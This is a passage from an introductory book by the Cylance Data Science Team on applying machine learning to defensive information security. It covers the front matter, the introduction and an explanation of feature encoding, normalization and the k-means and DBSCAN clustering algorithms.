Apply Artificial Intelligence to Information Security Problems

The information security world is rich with information. From reviewing logs to analyzing malware, information is everywhere and in vast quantities, more than the workforce can cover. Artificial intelligence is a field of study that is adept at applying intelligence to vast amounts of data and deriving meaningful results. In this book, we will cover machine learning techniques in practical situations to improve your ability to thrive in a data driven world. With clustering, we will explore grouping items and identifying anomalies. With classification, we'll cover how to train a model to distinguish between classes of inputs. In probability, we'll answer the question "What are the odds?" and make use of the results. With deep learning, we'll dive into the powerful biology inspired realms of AI that power some of the most effective methods in machine learning today.

About the Authors

The Cylance Data Science team consists of experts in a variety of fields. Contributing members from this team for this book include Brian Wallace, a security researcher turned data scientist with a propensity for building tools that merge the worlds of information security and data science. Sepehr Akhavan-Masouleh is a data scientist who works on the application of statistical and machine learning models in cyber-security with a Ph.D from University of California, Irvine. Andrew Davis is a neural network wizard wielding a Ph.D in computer engineering from University of Tennessee. Mike Wojnowicz is a data scientist with a Ph.D. from Cornell University who enjoys developing and deploying large-scale probabilistic models due to their interpretability. Data scientist John H. Brock researches applications of machine learning to static malware detection and analysis, holds an M.S. in computer science from University of California, Irvine, and can usually be found debugging Lovecraftian open source code while mumbling to himself about the virtues of unit testing.

CYLANCE™

ISBN 13: 978-0-9980169-0-0
51337>

Computers / Intelligence (AI) & Semantic

Introduction to Artificial Intelligence for Security Professionals

CYLANCE

Introduction to Artificial Intelligence for Security Professionals

by the Cylance Data Science Team

Introduction to Artificial Intelligence for Security Professionals

by the Cylance Data Science Team

THE CYLANCE PRESS
IRVINE, CA

Published by
The Cylance Data Science Team.

Introduction to artificial intelligence for security professionals / The Cylance Data Science Team. – Irvine, CA : The Cylance Press, 2017.

p. ; cm.

Summary: Introducing information security professionals to the world of artificial intelligence and machine learning through explanation and examples.

ISBN13: 978-0-9980169-0-0

1. Artificial intelligence. 2. International security. I. Title.

TA347.A78 C95 2017
006.3—dc23 2017943790

FIRST EDITION

Project coordination by Jenkins Group, Inc.
www.BookPublishing.com

Interior design by Brooke Camfield

Printed in the United States of America
21 20 19 18 17 • 5 4 3 2 1

Contents

Foreword

by Stuart McClure

My first exposure to applying a science to computers came at the University of Colorado, Boulder, where, from 1987-1991, I studied Psychology, Philosophy, and Computer Science Applications. As part of the Computer Science program, we studied Statistics and how to program a computer to do what we as humans wanted them to do. I remember the pure euphoria of controlling the machine with programming languages, and I was in love.

In those computer science classes we were exposed to Alan Turing and the quintessential "Turing Test." The test is simple: Ask two "people" (one being a computer) a set of written questions, and use the responses to them to make a determination. If the computer is indistinguishable from the human, then it has "passed" the test. This concept intrigued me. Could a computer be just as natural as a human in its answers, actions, and thoughts? I always thought, *Why not?*

Flash forward to 2010, two years after rejoining a tier 1 antivirus company. I was put on the road helping to explain our roadmap and vision for the future. Unfortunately, every conversation was the same one I had been having for over twenty years: We need to get faster at detecting malware and cyberattacks. Faster, we kept saying. So instead of monthly signature updates, we would strive for weekly updates. And instead of weekly we

would fantasize about daily signature updates. But despite millions of dollars driving toward faster, we realized that there is no such thing. The bad guys will always be faster. So what if we could leap frog them? What if we could actually predict what they would do before they did it?

Since 2004, I had been asked quite regularly on the road, "Stuart, what do you run on your computer to protect yourself?" Because I spent much of my 2000s as a senior executive inside a global antivirus company, people always expected me to say, "Well of course, I use the products from the company I work for." Instead, I couldn't lie. I didn't use any of their products. Why? Because I didn't trust them. I was old school. I only trusted my own decision making on what was bad and good. So when I finally left that antivirus company, I asked myself, "Why couldn't I train a computer to think like me—just like a security professional who knows what is bad and good? Rather than rely on humans to build signatures of the past, couldn't we learn from the past so well that we could eliminate the need for signatures, finally predicting attacks and preventing them in real time?"

And so Cylance was born.

My Chief Scientist, Ryan Permeh, and I set off on this crazy and formidable journey to completely usurp the powers that be and rock the boat of the establishment—to apply math and science into a field that had largely failed to adopt it in any meaningful way. So with the outstanding and brilliant Cylance Data Science team, we achieved our goal: protect every computer, user, and thing under the sun with artificial intelligence to predict and prevent cyberattacks.

So while many books have been written about artificial intelligence and machine learning over the years, very few have offered a down to earth and practical guide from a purely

cybersecurity perspective. What the Cylance Data Science Team offers in these pages is the very real-world, practical, and approachable instruction of how anyone in cybersecurity can apply machine learning to the problems they struggle with every day: hackers.

So begin your journey and always remember, trust yourself and test for yourself.

Introduction
Artificial Intelligence: The Way Forward in Information Security

Artificial Intelligence (AI) technologies are rapidly moving beyond the realms of academia and speculative fiction to enter the commercial mainstream. Innovative products such as Apple's Siri® digital assistant and the Google search engine, among others, are utilizing AI to transform how we access and utilize information online. According to a December 2016 report by the Office of the President:

> *Advances in Artificial Intelligence (AI) technology and related fields have opened up new markets and new opportunities for progress in critical areas such as health, education, energy, economic inclusion, social welfare, and the environment.*[1]

AI has also become strategically important to national defense and securing our critical financial, energy, intelligence, and communications infrastructures against state-sponsored cyber-attacks. According to an October 2016 report[2] issued

1. Executive Office of the President, *Artificial Intelligence, Automation, and the Economy*, December 20, 2016. Available for download at https://www.whitehouse.gov/sites/whitehouse.gov/files/images/EMBARGOED%20AI%20Economy%20Report.pdf

2. National Science and Technology Council's Subcommittee on Machine Learning and Artificial Intelligence, *Preparing for the Future of Artificial Intelligence*, October 2016. Available for download at https://obamawhitehouse.archives.gov/sites/default/files/whitehouse_files/microsites/ostp/NSTC/preparing_for_the_future_of_ai.pdf

by the federal government's National Science and Technology Council Committee on Technology (NSTCC):

> *AI has important applications in cybersecurity, and is expected to play an increasing role for both defensive and offensive cyber measures. . . . Using AI may help maintain the rapid response required to detect and react to the landscape of evolving threats.*

Based on these projections, the NSTCC has issued a National Artificial Intelligence Research and Development Strategic Plan[3] to guide federally-funded research and development.

Like every important new technology, AI has occasioned both excitement and apprehension among industry experts and the popular media. We read about computers that beat Chess and Go masters, about the imminent superiority of self-driving cars, and about concerns by some ethicists that machines could one day take over and make humans obsolete. We believe that some of these fears are over-stated and that AI will play a positive role in our lives as long AI research and development is guided by sound ethical principles that ensure the systems we build now and in the future are fully transparent and accountable to humans.

In the near-term however, we think it's important for security professionals to gain a practical understanding about what AI is, what it can do, and why it's becoming increasingly important to our careers and the ways we approach real-world security problems. It's this conviction that motivated us to write *Introduction to Artificial Intelligence for Security Professionals*.

3. National Science and Technology Council's Subcommittee on Machine Learning and Artificial Intelligence, *National Artificial Intelligence Research and Development Strategic Plan,* October 2016. Available for download at https://www.nitrd.gov/PUBS/national_ai_rd_strategic_plan.pdf

You can learn more about the clustering, classification, and probabilistic modeling approaches described in this book from numerous websites, as well as other methods, such as generative models and reinforcement learning. Readers who are technically-inclined may also wish to educate themselves about the mathematical principles and operations on which these methods are based. We intentionally excluded such material in order to make this book a suitable starting point for readers who are new to the AI field. For a list of recommended supplemental materials, visit https://www.cylance.com/intro-to-ai.

It's our sincere hope that this book will inspire you to begin an ongoing program of self-learning that will enrich your skills, improve your career prospects, and enhance your effectiveness in your current and future roles as a security professional.

AI: Perception Vs. Reality

The field of AI actually encompasses three distinct areas of research:

- **Artificial Superintelligence (ASI)** is the kind popularized in speculative fiction and in movies such as *The Matrix*. The goal of ASI research is to produce computers that are superior to humans in virtually every way, possessing what author and analyst William Bryk referred to as "perfect memory and unlimited analytical power."[4]
- **Artificial General Intelligence (AGI)** refers to a machine that's as intelligent as a human and equally capable of solving the broad range of problems that require learning and reasoning. One of the classic tests of AGI is the ability to pass what has come to be known as "The Turing

4. William Bryk, Artificial Intelligence: The Coming Revolution, *Harvard Science Review,* Fall 2015 issue. Available for download at https://harvardsciencereview.files.wordpress.com/2015/12/hsrfall15invadersanddefenders.pdf

Test,"[5] in which a human evaluator reads a text-based conversation occurring remotely between two unseen entities, one known to be a human and the other a machine. To pass the test, the AGI system's side of the conversation must be indistinguishable by the evaluator from that of the human.

Most experts agree that we're decades away from achieving AGI and some maintain that ASI may ultimately prove unattainable. According to the October 2016 NSTC report,[6] "It is very unlikely that machines will exhibit broadly-applicable intelligence comparable to or exceeding that of humans in the next 20 years."

- **Artificial Narrow Intelligence (ANI)** exploits a computer's superior ability to process vast quantities of data and detect patterns and relationships that would otherwise be difficult or impossible for a human to detect. Such data-centric systems are capable of outperforming humans only on specific tasks, such as playing chess or detecting anomalies in network traffic that might merit further analysis by a threat hunter or forensic team. These are the kinds of approaches we'll be focusing on exclusively in the pages to come.

The field of Artificial Intelligence encompasses a broad range of technologies intended to endow computers with human-like capabilities for learning, reasoning, and drawing useful insights. In recent years, most of the fruitful research

5. A.M. Turing (1950), *Computing Machinery and Intelligence*, Mind, 59, 433-460. Available for download at http://www.loebner.net/Prizef/TuringArticle.html

6. National Science and Technology Council's Subcommittee on Machine Learning and Artificial Intelligence, *Preparing for the Future of Artificial Intelligence*, October 2016. Available for download at https://obamawhitehouse.archives.gov/sites/default/files/whitehouse_files/microsites/ostp/NSTC/preparing_for_the_future_of_ai.pdf

and advancements have come from the sub-discipline of AI named *Machine Learning* (*ML*), which focuses on teaching machines to learn by applying algorithms to data. Often, the terms AI and ML are used interchangeably. In this book, however, we'll be focusing exclusively on methods that fall within the machine learning space.

Not all problems in AI are candidates for a machine learning solution. The problem must be one that can be solved with data; a sufficient quantity of relevant data must exist and be acquirable; and systems with sufficient computing power must be available to perform the necessary processing within a reasonable timeframe. As we shall see, many interesting security problems fit this profile exceedingly well.

Machine Learning in the Security Domain

In order to pursue well-defined goals that maximize productivity, organizations invest in their system, information, network, and human assets. Consequently, it's neither practical nor desirable to simply close off every possible attack vector. Nor can we prevent incursions by focusing exclusively on the value or properties of the assets we seek to protect. Instead, we must consider the *context* in which these assets are being accessed and utilized. With respect to an attack on a website, for example, it's the context of the connections that matters, not the fact that the attacker is targeting a particular website asset or type of functionality.

Context is critical in the security domain. Fortunately, the security domain generates huge quantities of data from logs, network sensors, and endpoint agents, as well as from distributed directory and human resource systems that indicate which user activities are permissible and which are not. Collectively, this mass of data can provide the contextual clues we need to identify and ameliorate threats, but only if we have tools capable

of teasing them out. This is precisely the kind of processing in which ML excels.

By acquiring a broad understanding of the activity surrounding the assets under their control, ML systems make it possible for analysts to discern how events widely dispersed in time and across disparate hosts, users, and networks are related. Properly applied, ML can provide the context we need to reduce the risks of a breach while significantly increasing the "cost of attack."

The Future of Machine Learning

As ML proliferates across the security landscape, it's already raising the bar for attackers. It's getting harder to penetrate systems today than it was even a few years ago. In response, attackers are likely to adopt ML techniques in order to find new ways through. In turn, security professionals will have to utilize ML defensively to protect network and information assets.

We can glean a hint of what's to come from the March 2016 match between professional Go player Lee Sedol an eighteen-time world Go champion, and AlphaGo a computer program developed at DeepMind, an AI lab based in London that has since been acquired by Google. In the second game, AlphaGo made a move that no one had ever seen before. The commentators and experts observing the match were flummoxed. Sedol himself was so stunned it took him nearly fifteen minutes to respond. AlphaGo would go on to win the best-of-five game series.

In many ways, the security postures of attack and defense are similar to the thrust and parry of complex games like Go and Chess. With ML in the mix, completely new and unexpected threats are sure to emerge. In a decade or so, we may see a landscape in which "battling bots" attack and defend networks

on a near real-time basis. ML will be needed on the defense side simply to maintain parity.

Of course, any technology can be beaten on occasion with sufficient effort and resources. However, ML-based defenses are much harder to defeat because they address a much broader region of the threat space than anything we've seen before and because they possess human-like capabilities to learn from their mistakes.

What AI Means to You

Enterprise systems are constantly being updated, modified, and extended to serve new users and new business functions. In such a fluid environment, it's helpful to have ML-enabled "agents" that can cut through the noise and point you to anomalies or other indicators that provide forensic value. ML will serve as a productivity multiplier that enables security professionals to focus on strategy and execution rather than on spending countless hours poring over log and event data from applications, endpoint controls, and perimeter defenses. ML will enable us to do our jobs more efficiently and effectively than ever before.

The trend to incorporate ML capabilities into new and existing security products will continue apace. According to an April 2016 Gartner report[7]:

- By 2018, 25% of security products used for detection will have some form of machine learning built into them.
- By 2018, prescriptive analytics will be deployed in at least 10% of UEBA products to automate response to incidents, up from zero today.

7. Gartner Core Security, *The Fast-Evolving State of Security Analytics, April, 2016*, Report ID: G00298030 accessed at https://hs.coresecurity.com/gartner-reprint-2017

In order to properly deploy and manage these products, you will need to understand what the ML components are doing so you can utilize them effectively and to their fullest potential. ML systems are not omniscient nor do they always produce perfect results. The best solutions will incorporate both machine learning systems *and* human operators. Thus, within the next three to four years, an in-depth understanding of ML and its capabilities will become a career requirement.

About This Book

This book is organized into four chapters:

1. **Chapter One: Clustering** Clustering encompasses a variety of techniques for sub-dividing samples into distinct sub-groups or *clusters* based on similarities among their key features and attributes. Clustering is particularly useful in data exploration and forensic analysis thanks to its ability to sift through vast quantities of data to identify outliers and anomalies that require further investigation. In this chapter, we examine:
    - The step-by-step computations performed by the *k*-means and DBSCAN clustering algorithms.
    - How analysts progress through the typical stages of a clustering procedure. These include data selection and sampling, feature extraction, feature encoding and vectorization, model computation and graphing, and model validation and testing.
    - Foundational concepts such as normalization, hyperparameters, and feature space.
    - How to incorporate both continuous and categorical types of data.

- We conclude with a hands-on learning section showing how *k*-means and DBSCAN models can be applied to identify exploits similar to those associated with the Panama Papers breach, which, in 2015, was discovered to have resulted in the exfiltration of some 11.5 million confidential documents and 2.6 terabytes of client data from Panamanian law firm Mossack Fonseca.

2. **Chapter Two: Classification** Classification encompasses a set of computational methods for predicting the likelihood that a given sample belongs to a predefined class, e.g., whether a given piece of email is spam or not. In this chapter, we examine:
   - The step-by-step computations performed by the logistic regression and CART decision tree algorithms to assign samples to classes.
   - The differences between supervised and unsupervised learning approaches.
   - The difference between linear and non-linear classifiers.
   - The four phases of a typical supervised learning procedure, which include model training, validation, testing, and deployment.
   - For logistic regression—foundational concepts such as regression weights, regularization and penalty parameters, decision boundaries, fitting data, etc.
   - For decision trees—foundational concepts concerning node types, split variables, benefit scores, and stopping criteria.
   - How confusion matrices and metrics such as precision and recall can be utilized to assess and validate the accuracy of the models produced by both algorithms.

- We conclude with a hands-on learning section showing how logistic regression and decision tree models can be applied to detect botnet command and control systems that are still in the wild today.

3. **Chapter Three: Probability** In this chapter, we consider probability as a predictive modeling technique for classifying and clustering samples. Topics include:
   - The step-by-step computations performed by the Naïve Bayes (NB) classifier and the Gaussian Mixture Model (GMM) clustering algorithm.
   - Foundational concepts, such as trial, outcome, and event, along with the differences between the joint and conditional types of probability.
   - For NB—the role of posterior probability, class prior probability, predictor prior probability, and likelihood in solving a classification problem.
   - For GMM—the characteristics of a normal distribution and how each distribution can be uniquely identified by its mean and variance parameters. We also consider how GMM uses the two-step expectation maximization optimization technique to assign samples to classes.
   - We conclude with a hands-on learning section showing how NB and GMM models can be applied to detect spam messages sent via SMS text.
4. **Chapter Four: Deep Learning** This term encompasses a wide range of learning methods primarily based on the use of neural networks, a class of algorithms so named because they simulate the ways densely interconnected networks of neurons interact in the brain. In this chapter, we consider how two types of neural networks can be applied to solve a classification problem. This includes:

- The step-by-step computations performed by the Long Short-Term Memory (LSTM) and Convolutional (CNN) types of neural networks.
- Foundational concepts, such as nodes, hidden layers, hidden states, activation functions, context, learning rates, dropout regularization, and increasing levels of abstraction.
- The differences between feedforward and recurrent neural network architectures and the significance of incorporating fully-connected vs. partially-connected layers.
- We conclude with a hands-on learning section showing how LSTM and CNN models can be applied to determine the length of the XOR key used to obfuscate a sample of text.

We strongly believe there's no substitute for practical experience. Consequently, we're making all the scripts and datasets we demonstrate in the hands-on learning sections available for download at:

https://www.cylance.com/intro-to-ai

For simplicity, all of these scripts have been hard-coded with settings we know to be useful. However, we suggest you experiment by modifying these scripts—and creating new ones too—so you can fully appreciate how flexible and versatile these methods truly are.

More importantly, we strongly encourage you to consider how machine learning can be employed to address the kinds of security problems you most commonly encounter at your own workplace.

Clustering Using the *K*-Means and DBSCAN Algorithms

The purpose of cluster analysis is to segregate data into a set of discrete groups or *clusters* based on similarities among their key features or attributes. Within a given cluster, data items will be more similar to one another than they are to data items within a different cluster. A variety of statistical, artificial intelligence, and machine learning techniques can be used to create these clusters, with the specific algorithm applied determined by the nature of the data and the goals of the analyst.

Although cluster analysis first emerged roughly eighty-five years ago in the social sciences, it has proven to be a robust and broadly applicable method of exploring data and extracting meaningful insights. Retail businesses of all stripes, for example, have famously used cluster analysis to segment their customers into groups with similar buying habits by analyzing terabytes of transaction records stored in vast data warehouses. Retailers can use the resulting customer segmentation models to make

personalized upsell and cross-sell offers that have a much higher likelihood of being accepted. Clustering is also used frequently in combination with other analytical techniques in tasks as diverse as pattern recognition, analyzing research data, classifying documents, and—here at Cylance—in detecting and blocking malware before it can execute.

In the network security domain, cluster analysis typically proceeds through a well-defined series of data preparation and analysis operations. At the end of this chapter, you'll find links to a Cylance website with data and instructions for stepping through this same procedure on your own.

Step 1: Data Selection and Sampling

Before we start with any machine learning approach, we need to start with some data. Ideally, we might wish to subject *all* of our network operations and system data to analysis to ensure our results accurately reflect our network and computing environment. Often, however, this is neither possible nor practical due to the sheer volume of the data and the difficulty in collecting and consolidating data distributed across heterogeneous systems and data sources. Consequently, we typically apply statistical sampling techniques that allow us to create a more manageable subset of the data for our analysis. The sample should reflect the characteristics of the total dataset as closely as possible, or the accuracy of our results may be compromised. For example, if we decided to analyze Internet activity for ten different computers, our sample should include representative log entries from all ten systems.

Step 2: Feature Extraction

In this stage, we decide which data elements within our samples should be extracted and subjected to analysis. In machine learning, we refer to these data elements as "features," i.e., attributes

or properties of the data that can be analyzed to produce useful insights.

In facial recognition analysis, for example, the relevant features would likely include the shape, size and configuration of the eyes, nose, and mouth. In the security domain, the relevant features might include the percentage of ports that are open, closed, or filtered, the application running on each of these ports, and the application version numbers. If we're investigating the possibility of data exfiltration, we might want to include features for bandwidth utilization and login times.

Typically, we have thousands of features to choose from. However, each feature we add increases the load on the processor and the time it takes to complete our analysis. Therefore, it's good practice to include as many features as we need while excluding those that we know to be irrelevant based on our prior experience interpreting such data and our overall domain expertise. Statistical measures can also be used to automatically remove useless or unimportant features.

Step 3: Feature Encoding and Vectorization

Most machine learning algorithms require data to be encoded or represented in some mathematical fashion. One very common way data can be encoded is by mapping each sample and its set of features to a grid of rows and columns. Once structured in this way, each sample is referred to as a "vector." The entire set of rows and columns is referred to as a "matrix." The encoding process we use depends on whether the data representing each feature is *continuous, categorical*, or of some other type.

Data that is continuous can occupy any one of an infinite number of values within a range of values. For example, CPU utilization can range from 0 to 100 percent. Thus, we could

represent the average CPU usage for a server over an hour as a set of simple vectors as shown below.

Sample (Hour)	CPU Utilization %
2 AM	12
9 AM	76
1 PM	82
6 PM	20

Unlike continuous data, categorical data is typically represented by a small set of permissible values within a much more limited range. Software name and release number are two good examples. Categorical data is inherently useful in defining groups. For example, we can use categorical features such as the operating system and version number to identify a group of systems with similar characteristics.

Categories like these must be encoded as numbers before they can be subjected to mathematical analysis. One way to do this is to create a space within each vector to accommodate every permissible data value that maps to a category along with a flag within each space to indicate whether that value is present or not. For example, if we have three servers running one of three different versions of Linux, we might encode the operating system feature as follows:

Host	Ubuntu	Red Hat Enterprise Linux	SUSE Linux Enterprise Server
A	1	0	0
B	0	1	0
C	0	0	1

As we can see, Host A is running Ubuntu while Hosts B and C are running Red Hat and SUSE versions of Linux respectively.

Alternately, we can assign a value to each operating system and vectorize our hosts accordingly:

Operating System	Assigned Value	Host	Vector
Ubuntu	1	A	1
Red Hat Enterprise Linux	2	B	2
SUSE Linux Enterprise Server	3	C	3

However, we must be careful to avoid arbitrary mappings that may cause a machine learning operation, such as a clustering algorithm, to mistakenly infer meaning to these values where none actually exists. For example, using the mappings above, an algorithm might learn that Ubuntu is "less than" Red Hat because 1 is less than 2 or reach the opposite conclusion if the values were reversed. In practice, analysts use a somewhat more complicated encoding method that is often referred to as "one-hot encoding."

In many cases, continuous and categorical data are used in combination. For example, we might include a set of continuous features (e.g., the percentage of open, closed, and filtered ports) in combination with a set of categorical features (e.g., the operating system and the services running on each port) to identify a group of nodes with similar risk profiles. In situations like these, it's often necessary to compress the range of values in the continuous vectors through a process of "normalization" to ensure that the features within each vector are given equal weight. The *k*-means algorithm, for example, uses the average distance from a central point to group vectors by similarity. Without normalization, *k*-means may overweigh the effects of the categorical data and skew the results accordingly.

Let's consider the following example:

Sample (Server)	Requests per Second	CPU Utilization %
Alpha	200	67
Bravo	160	69
Charlie	120	60
Delta	240	72

Here, the values of the Requests per Second feature have a range ten times larger than those of the CPU Utilization % feature. If these values were not normalized, the distance calculation would likely be skewed to overemphasize the effects of this range disparity.

In the chart below, for example, we can see that the difference between server Alpha and server Bravo with respect to Requests per Second is 40, while the difference between the servers with respect to CPU Utilization % is only 2. In this case, Requests per Second accounts for 95% of the difference between the servers, a disparity that might strongly skew the subsequent distance calculations.

We'll address this skewing problem by normalizing both features to the 0-1 range using the formula: x-xmin / xmax – xmin.

Sample (Name)	Requests per Second	CPU Utilization %
Alpha	.66	.58
Bravo	.33	.75
Charlie	0	0
Delta	1	1

After normalizing, the difference in Requests per Second between servers Alpha and Bravo is .33, while the difference in CPU Utilization % has been reduced to 17. Requests per Second now accounts for only 66% of the difference.

Step 4: Computation and Graphing

Once we finish converting features to vectors, we're ready to import the results into a suitable statistical analysis or data mining application such as IBM SPSS Modeler and SAS Data Mining Solution. Alternately we can utilize one of the hundreds of software libraries available to perform such analysis. In the examples that follow, we'll be using scikit-learn, a library of free, open source data mining and statistical functions built in the Python programming language.

Once the data is loaded, we can choose which clustering algorithm to apply first. In scikit-learn, for example, our options include *k*-means, Affinity Propagation, Mean-Shift, Spectral Clustering, Ward Hierarchical Clustering, Agglomerative Clustering, DBSCAN, Gaussian Mixtures, and Birch. Let's consider two of the most popular clustering algorithms, *k*-means and DBSCAN.

Clustering with K-Means

As humans, we experience the world as consisting of three spatial dimensions, which allows us to determine the distance between any two objects by measuring the length of the shortest straight line connecting them. This "Euclidean distance" is what we compute when we utilize the Pythagorean Theorem.

Clustering analysis introduces the concept of a "feature space" that can contain thousands of dimensions, one each for every feature in our sample set. Clustering algorithms assign vectors to particular coordinates in this feature space and then measure the distance between any two vectors to determine whether they are sufficiently similar to be grouped together in the same cluster. As we shall see, clustering algorithms can employ a variety of distance metrics to do so. However, *k*-means utilizes Euclidean distance alone. In *k*-means, and

most other clustering algorithms, the smaller the Euclidean distance between two vectors, the more likely they are to be assigned to the same cluster.




FIGURE 1.1: Vectors in Feature Space

K-Means is computationally efficient and broadly applicable to a wide range of data analysis operations, albeit with a few caveats:

- The version of *k*-means we'll be discussing works with continuous data only. (More sophisticated versions work with categorical data as well.)
- The underlying patterns within the data must allow for clusters to be defined by carving up feature space into regions using straight lines and planes.
- The data can be meaningfully grouped into a set of similarly sized clusters.

If these conditions are met, the clustering session proceeds as follows:

1. A dataset is sampled, vectorized, normalized, and then imported into scikit- learn.

2. The data analyst invokes the *k*-means algorithm and specifies "*k*," an input variable or "hyperparameter" that tells *k*-means how many clusters to create. (Note: Almost every algorithm includes one or more hyperparameters for "tuning" the algorithm's behavior.) In this example, *k* will be set to three so that, at most, three clusters are created.
3. *K*-Means randomly selects three vectors from the dataset and assigns each of them to a coordinate in feature space, one for each of the three clusters to be created. These points are referred to as "centroids."
4. *K*-Means begins processing the first vector in the dataset by calculating the Euclidean distance between its coordinates and the coordinates of each of the three centroids. Then, it assigns the sample to the cluster with the nearest centroid. This process continues until all of the vectors have been assigned in this way.
5. *K*-Means examines the members of each cluster and computes their average distance from their corresponding centroid. If the centroid's current location matches this computed average, it remains stationary. Otherwise, the centroid is moved to a new coordinate that matches the computed average.
6. *K*-Means repeats step four for all of the vectors and reassigns them to clusters based on the new centroid locations.
7. *K*-Means iterates through steps 5-6 until one of the following occurs:
    - The centroid stops moving and its membership remains fixed, a state known as "convergence."
    - The algorithm completes the maximum number of iterations specified in advance by the analyst.




FIGURE 1.2: K-Means Clustering Process

Once clustering is complete, the data analyst can:

- Evaluate the accuracy of the results using a variety of validation techniques.
- Convert the results into a mathematical model to assess the cluster membership of new samples.
- Analyze the cluster results further using additional statistical and machine learning techniques.

This same process applies with higher dimensional feature spaces too—those containing hundreds or even thousands of dimensions. However, the computing time for each iteration will increase in proportion to the number of dimensions to be analyzed.

K-MEANS PITFALLS AND LIMITATIONS

While it's easy to use and can produce excellent results, the version of *k*-means we have been discussing is vulnerable to a variety of errors and distortions:

The analyst must make an informed guess at the outset concerning how many clusters should be created. This takes considerable experience and domain expertise. In practice, it's often necessary to repeat the clustering operation multiple times until the optimum number of clusters has been identified.

The clustering results may vary dramatically depending on where the centroids are initially placed. The analyst has no control over this since this version of *k*-means assigns these locations randomly. Again, the analyst may have to run the clustering procedure multiple times and then select the clustering results that are most useful and consistent with the data.

Euclidean distance breaks down as a measure of similarity in very high dimensional feature spaces. This is one of the issues machine learning experts refer to with the umbrella term, "the curse of dimensionality." In these situations, different algorithms and methods of measuring similarity must be employed.

Clustering with DBSCAN

Another commonly used clustering algorithm is DBSCAN or "Density-Based Spatial Clustering of Applications with Noise." DBSCAN was first introduced in 1996 by Hans-Peter Kriegel.

As the name implies, DBSCAN identifies clusters by evaluating the density of points within a given region of feature space. DBSCAN constructs clusters in regions where vectors are most densely packed and considers points in sparser regions to be noise.

In contrast to *k*-means, DBSCAN:

- Discovers for itself how many clusters to create rather than requiring the analyst to specify this in advance with the hyperparameter *k*.
- Is able to construct clusters of virtually any shape and size.

DBSCAN presents the analyst with two hyperparameters that determine how the clustering process proceeds:

- Epsilon (Eps) specifies the radius of the circular region surrounding each point that will be used to evaluate its cluster membership. This circular region is referred to as the point's "Epsilon Neighborhood." The radius can be specified using a variety of distance metrics.
- Minimum Points (MinPts) specifies the minimum number of points that must appear within an Epsilon neighborhood for the points inside to be included in a cluster.

DBSCAN performs clustering by examining each point in the dataset and then assigning it to one of three categories:

- A *core point* is a point that has more than the specified number of MinPts within its Epsilon neighborhood.
- A *border point* is one that falls within a core point's neighborhood but has insufficient neighbors of its own to qualify as a core point.
- A *noise point* is one that is neither a core point nor a border point.

Examples of core, border, and noise points are shown below:




FIGURE 1.3: DBSCAN Clustering Process

